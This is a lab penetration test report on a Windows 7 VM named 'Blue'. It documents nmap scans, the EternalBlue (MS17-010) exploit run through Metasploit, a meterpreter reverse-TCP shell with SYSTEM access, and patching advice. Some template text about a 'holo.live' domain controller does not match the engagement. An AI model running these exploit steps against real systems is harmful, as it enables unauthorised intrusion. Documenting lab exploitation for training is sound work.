# Intro

AGS solutions has been authorized by TCM to conduct an CPT on a VM they called "Blue". AGS solutions CPT is to verify if compromise is possible by any means. This documentation is a report of my entire engagement including findings, exploitation, and remediation and recommendations for such targets provided by HTB.

By: Robert Garcia

Jr Penetration Tester

Test Report


09/28/2022

## Disclaimer

TCM acknowledges and accepts the following assumptions and limitations of liability as necessary to this type of engagement:

AGS solutions may use commercial and or common, readily available tools to perform the penetration test.

TCM understands that the AGS solutions will be engaged in mirror real world hacking activities and, such , may impede system performance, crash production systems and permit unapproved access.

TCM understands that the actions of AGS solutions may involve risks which are not known to the parties at this time and that may not be foreseen or reasonably foreseeable at this time.

Only Authorized Personnel should be looking at these documentation and any body outside of the SOW or ROE should have been added to view these documents by the appropriate parties in the ROE.

All parties that are authorized to view this documentation agree not to discuss it outside of work or with other parties other than internal entities that support and manage the target.

# Table of Content

## Credentials to Penetration Tester

Robert J Garcia is the professional Penetration Tester that will be handling the Engagement.

Robert has 3 years of  Pen Testing with platforms like HTB and THM.

Robert is deep into the art of network pen testing and has a good understanding of IR and Malware analysis.

Fun fact about Robert when he is not Pentesting he is being black hat at night self studying for Red Team operations and improving his TTP.

Certifications held by Robert Garcia


Expires 2025

## Scope

AGS solutions has been given permission to do the following:

**Main Goal: Attempt to take over VM by any means and then obtain the highest privilege possible**

Related Task that could be required to complete for completion of Main goal:

- The ability to identify and retrieve proprietary or confidential information.
- The ability to gain unauthorized access to a system or device.
- Internal and external network and system enumeration
- Internal and external vulnerability scanning
- Information gathering and reconnaissance
- Simulate exfiltration of data
- Simulate or actually download hacking tools from approved external websites
- Attempt to obtain user and/or administrator credentials
- Attempt to subvert operating system security controls
- Attempt to install or alter software on target systems
- Attempt unauthorized access of resources to which the team should not have access

## Executive Summary

I was tasked with performing a penetration test towards the VM called Blue.

A penetration test is a dedicated attack against internally or externally connected systems.

This test focuses on performing attacks similar to those of a hacker and attempting to infiltrate each Node machine and owning it.

My objective was to comprise the domain controller for holo.live.

When performing the penetration test, several alarming vulnerabilities were identified on the network.

When performing the attacks, I was able to gain access to the VM Blue, primarily due to an unpatched OS and an OS that is pass there EOL, this led to the compromise of the VM Blue. During the testing, I had administrative-level access 'NT Authority\system'. Blue was successfully exploited, and access granted. The system as well as a brief description on how access was obtained are listed below:

**Summary of Exploits found**

| *IP Address* | *Domain Name* | *Exploit* |
|---|---|---|
| 192.168.8.169 | (BLUE) | Eternal Blue MS17-010 |

## Recommendations

## Blue (192.168.8.169)

**We encounter an OS that was not patched, we also want to mention the OS EOL was in 2020. Due to the age of the OS, there know CVE's that are public. This is how we got to own the system with a know public exploit**


*FIX*
- patch the Windows system with Microsoft designated patch for your OS type.
- harding services like SMB with CC.
- create a policy based on best security practices for services that live in your network.

*All our recommendations are formulated from NIST and MITRE Att&ack institutions and there knowledge on best practice for such vulnerability's that we found on target during these engagement.*

## Mythology

Mythology Followed: CompTIA Pen+200

We are going to validate, verify and perform OSINT and other enumeration techniques that will paint a picture of our target's landscape and provide us a look at where there could be a manner of exploitation and intrusion.
We will exploit our finding and then establish some persistence and in turn start the process over for the mythology we are following.
Our goal after compromise is to gather information about our user, the network the user is on and then attempt to move vertically or laterally based on the information we gather to the highest privileges' account in our case is the Domain controller Admin.
Once we get to these points we will stop and conclude our Assessment, advise the appropriate parties and start the process of making the report.




Life Cycle after compromise of a target

# Finding's & Remediation Blue (192.168.8.169)

## Finding

**SYSTEM IP: 192.168.8.169**
**Service Enumeration: TCP:135,139,445,5357,49152,49153,49154,49155,49156,49157**

**Nmap Scan Results:** (Find entire scans in appendix)

```
PORT      STATE SERVICE      REASON          VERSION
135/tcp   open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack ttl 128 Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
5357/tcp  open  http         syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49153/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49155/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49156/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49157/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
MAC Address: 00:0C:29:9C:BF:70 (VMware)
Service Info: Host: WIN-845Q99OO4PP; OS: Windows; CPE: cpe:/o:microsoft:windows
```

**Vulnerability Explanation:**
Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. There are other CVE that are classified under this exploit as well. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148). All in all this is also provided us with being the highest level account on a windows system similar to root on a Linux system, 'NT Authority\System.'
**Vulnerability Fix:**
Refer to Microsoft Security Bulletin MS17-010 for the patch corresponding to your Operating System
**Severity or Criticality:**
CRITICAL 10/10
**Exploit Code:**
https://www.exploit-db.com/exploits/41891
**Proof of Concept Here:**

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ WIN-845Q99OO4PP  192.168.8.153:4444 -> 192.168.8.169:49162 (192.168.8.169)

msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 2876 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
WIN-845Q99OO4PP

C:\Windows\system32>
```

**Local.txt Proof Screenshot:**

```
C:\Users\Administrator\Desktop>whoami
whoami
nt authority\system

C:\Users\Administrator\Desktop>hostname
hostname
WIN-845Q99OO4PP

C:\Users\Administrator\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::ad12:8302:52ce:6be2%11
   IPv4 Address. . . . . . . . . . . : 192.168.8.169
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.8.2

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain
```

| *Overall Risk Severity* | *Likelihood Factor* | *Impact Factor* | *Score Vector:* |
|---|---|---|---|
| Critical | High | High | CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H |


## Entire Kill Chain

## OSINT

We do not get much information about the VM. We received a download link and that link basically turned out to be an .ova file. We imported the ova to our VMware 16workstationPro and ran it with NAT connection. I needed to ID the target IP and started with a tool called 'fping' and then 'netdiscover'.


```
fping -asgq 192.168.8.0/24
```

Screenshot:




From here I can see that .153 is my IP. That leaves .169 and .2.

```
sudo netdiscover -i eth0 -p
```




Looks like .169 is going to be our target.

## Discovery

We use 'Nmap' to scan our target and to provide us some info on what the VM might be running.

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA full $TargetIP --min-rate 5000
```

Screenshot: (Find entire scans in appendix)

```
PORT      STATE SERVICE      REASON          VERSION
135/tcp   open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack ttl 128 Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
5357/tcp  open  http         syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49153/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49155/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49156/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49157/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
MAC Address: 00:0C:29:9C:BF:70 (VMware)
Service Info: Host: WIN-845Q99OO4PP; OS: Windows; CPE: cpe:/o:microsoft:windows
```

We see this might be a win 7 system. There plenty of MSRPC protocols at work and SMB as well including an HTTP port.

```
nmap -Pn -p- --script safe,discovery,vuln,exploit -T4 -vv --reason --script=vuln -oA vuln
192.168.8.169
```

Screenshot: (Find entire scans in appendix)

```
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-845Q99OO4PP
|   NetBIOS computer name: WIN-845Q99OO4PP\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2022-09-28T22:21:41-04:00
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

We see there is an vulnerability found. We need to see if this is a true positive. #CVE-2017-0143

## Initial Foot hold

I want to validate if this is a 64x OS so we use 'crackmapexec' for just that.

```
crackmapexec smb 192.168.8.169
```

Screenshot:

```
┌──(kali㉿kali)-[~/Desktop/Target/Exploit/Win7Blue]
└─$ crackmapexec smb 192.168.8.169
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing SSH protocol database
[*] Initializing MSSQL protocol database
[*] Initializing WINRM protocol database
[*] Initializing SMB protocol database
[*] Initializing LDAP protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB         192.168.8.169   445    WIN-845Q99OO4PP  [*] Windows 7 Ultimate 7601 Service Pack 1 x64 (name:WIN-845Q99OO4PP) (domain:WIN-845Q99OO4PP) (signing:F
alse) (SMBv1:True)
```

We know there is an issue with Win7. We found an exploit in Metasploit that gave us direct access to our target.

*Type of OS:*

**Type of OS: Microsoft Windows 7 Ultimate**

**OS Version:6.1.7601 Service Pack 1 Build 7601**

Location: windows/smb/ms17_010_eternalblue

MSF options:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.8.169    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windo
                                             ws Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows E
                                             mbedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded St
                                             andard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.8.153    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

We set up a listener on port 4444 and set our LHOST and RHOSTS and fire off our exploit.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.8.153:4444
[*] 192.168.8.169:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.8.169:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.8.169:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.8.169:445 - The target is vulnerable.
[*] 192.168.8.169:445 - Connecting to target for exploitation.
[+] 192.168.8.169:445 - Connection established for exploitation.
[+] 192.168.8.169:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.8.169:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.8.169:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.8.169:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.8.169:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ WIN-845Q99OO4PP  192.168.8.153:4444 -> 192.168.8.169:49162 (192.168.8.169)

msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

## Blue (192.168.8.169)

Our exploit gave us the highest privilege's account on windows 'NT Authority\System'

Proof of access

```
C:\Users\Administrator\Desktop>whoami
whoami
nt authority\system

C:\Users\Administrator\Desktop>hostname
hostname
WIN-845Q99OO4PP

C:\Users\Administrator\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::ad12:8302:52ce:6be2%11
   IPv4 Address. . . . . . . . . . . : 192.168.8.169
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.8.2

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain
```

## Removal of Tools

1. During our engagement we kept most of our script and binary's in a folder of our control called DB_Folder and when done on target we would delete the folder. Directories that were  used for the engagement are listed below :
2. C:\Windows\System32\spool\drivers\color\
3. C:\Windows\Temp
4. C:\Windows\Administrator\Downloads
5. C:\Users\Public\
6. C:\Users\username\Downloads
7. C:\Windows\Tasks\
8. Actions such as password reset and plain text discoveries we advised to change and or update the password to something else
9. All shells that were open or created during the engagement have been terminated
10. All artifacts have been deleted that related to the engagement and VM used for engagement has been deleted as well

## References

**Main Reference and resources pulled from:**

1. https://nvd.nist.gov/vuln
2. https://cve.mitre.org/
3. https://attack.mitre.org/tactics/enterprise/
4. https://www.exploit-db.com/
5. https://capec.mitre.org/

## (Blue) Exploit and Mitigation References

**Exploit**

- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
- https://www.jamescarroll.me/blog/exploiting-ms17-010-with-metasploit-2020
- https://msrc-blog.microsoft.com/2017/05/12/customer-guidance-for-wannacrypt-attacks/
- https://www.avast.com/c-eternalblue

**Mitigation**

- https://learn.microsoft.com/en-us/security-updates/SecurityBulletins/2017/ms17-010
- https://attack.mitre.org/techniques/T1210/
- https://catalog.update.microsoft.com/search.aspx?q=3212646
- https://success.trendmicro.com/dcx/s/solution/1121399-ms17-010-smb-remote-code-execution-exploit-appears-on-the-suspicious-connection-logs?language=en_US&sfdcIFrameOrigin=null

## Appendix

**Password and username found or created during engagement**

| *Username* | *Password* | *Note* |
| --- | --- | --- |
| N/A | N/A | N/A |

## Loot

This portion of the Reports contain scans and output that might be needed to viewed again or validated.

### Nmap Full Scan

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA full 192.168.8.169 --min-rate 5000
[sudo] password for kali:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-28 22:10 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:10
Completed NSE at 22:10, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:10
Completed NSE at 22:10, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:10
Completed NSE at 22:10, 0.00s elapsed
Initiating ARP Ping Scan at 22:10
Scanning 192.168.8.169 [1 port]
Completed ARP Ping Scan at 22:10, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:10
Completed Parallel DNS resolution of 1 host. at 22:10, 0.00s elapsed
Initiating SYN Stealth Scan at 22:10
Scanning 192.168.8.169 [65535 ports]
Discovered open port 445/tcp on 192.168.8.169
Discovered open port 135/tcp on 192.168.8.169
Discovered open port 139/tcp on 192.168.8.169
Discovered open port 49157/tcp on 192.168.8.169
Discovered open port 49154/tcp on 192.168.8.169
Discovered open port 49153/tcp on 192.168.8.169
Discovered open port 49152/tcp on 192.168.8.169
Discovered open port 49156/tcp on 192.168.8.169
Discovered open port 5357/tcp on 192.168.8.169
Discovered open port 49155/tcp on 192.168.8.169
Completed SYN Stealth Scan at 22:11, 12.57s elapsed (65535 total ports)
Initiating Service scan at 22:11
Scanning 10 services on 192.168.8.169
Service scan Timing: About 50.00% done; ETC: 22:12 (0:00:54 remaining)
Completed Service scan at 22:12, 58.58s elapsed (10 services on 1 host)
NSE: Script scanning 192.168.8.169.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:12
Completed NSE at 22:12, 5.10s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:12
Completed NSE at 22:12, 0.01s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:12
Completed NSE at 22:12, 0.00s elapsed
Nmap scan report for 192.168.8.169
Host is up, received arp-response (0.00039s latency).
```

```
Scanned at 2022-09-28 22:10:51 EDT for 76s
Not shown: 62453 closed tcp ports (reset), 3072 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON          VERSION
135/tcp   open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack ttl 128 Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds
(workgroup: WORKGROUP)
5357/tcp  open  http         syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49153/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49155/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49156/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49157/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
MAC Address: 00:0C:29:9C:BF:70 (VMware)
Service Info: Host: WIN-845Q99OO4PP; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| nbstat: NetBIOS name: WIN-845Q99OO4PP, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:9c:bf:70
(VMware)
| Names:
|   WIN-845Q99OO4PP<00>  Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WIN-845Q99OO4PP<20>  Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| Statistics:
|   00 0c 29 9c bf 70 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-845Q99OO4PP
|   NetBIOS computer name: WIN-845Q99OO4PP\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2022-09-28T22:12:02-04:00
| smb2-time:
|   date: 2022-09-29T02:12:02
|_  start_date: 2022-09-29T01:52:55
|_clock-skew: mean: 1h19m59s, deviation: 2h18m33s, median: 0s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 44624/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 7448/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 25248/udp): CLEAN (Timeout)
|   Check 4 (port 35812/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
```

```
|_  message_signing: disabled (dangerous, but default)

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:12
Completed NSE at 22:12, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:12
Completed NSE at 22:12, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:12
Completed NSE at 22:12, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 76.80 seconds
           Raw packets sent: 93874 (4.130MB) | Rcvd: 62465 (2.499MB)
zsh: segmentation fault  sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA full
192.168.8.169  500
```

## Nmap Vul Scan

```
nmap -Pn -p- --script safe,discovery,vuln,exploit -T4 -vv --reason --script=vuln -oA vuln
192.168.8.169

Nmap 7.92 scan initiated Wed Sep 28 22:18:42 2022 as: nmap -Pn -p- --script
safe,discovery,vuln,exploit -T4 -vv --reason --script=vuln -oA vuln 192.168.8.169
Pre-scan script results:
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See
https://www.robtex.com/api/
| broadcast-netbios-master-browser:
|_ip  server  domain
| broadcast-wsdd-discover:
|   Devices
|     239.255.255.250
|         Message id: 39a418f4-71a0-4801-99a2-43317453ab4a
|         Address: http://192.168.8.1:5357/a12ace66-c55b-467c-99b0-219473bdb4d5/
|         Type: Device pub:Computer
|     239.255.255.250
|         Message id: 6b0bc165-f95c-44f2-bc78-7db23b4ab2b0
|         Address: http://192.168.8.169:5357/3ab482c8-922a-4629-b8db-b9812b6653e3/
|_        Type: Device pub:Computer
| broadcast-dns-service-discovery:
|   224.0.0.251
|     2020/tcp teamviewer
|_      Address=192.168.8.1
| targets-asn:
|_  targets-asn.asn is a mandatory parameter
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes in Robtex's API. See
https://www.robtex.com/api/
Nmap scan report for 192.168.8.169
Host is up, received user-set (0.00016s latency).
Scanned at 2022-09-28 22:19:23 EDT for 240s
Not shown: 65525 closed tcp ports (conn-refused)
PORT      STATE SERVICE      REASON
135/tcp   open  msrpc        syn-ack
139/tcp   open  netbios-ssn  syn-ack
445/tcp   open  microsoft-ds syn-ack
5357/tcp  open  wsdapi       syn-ack
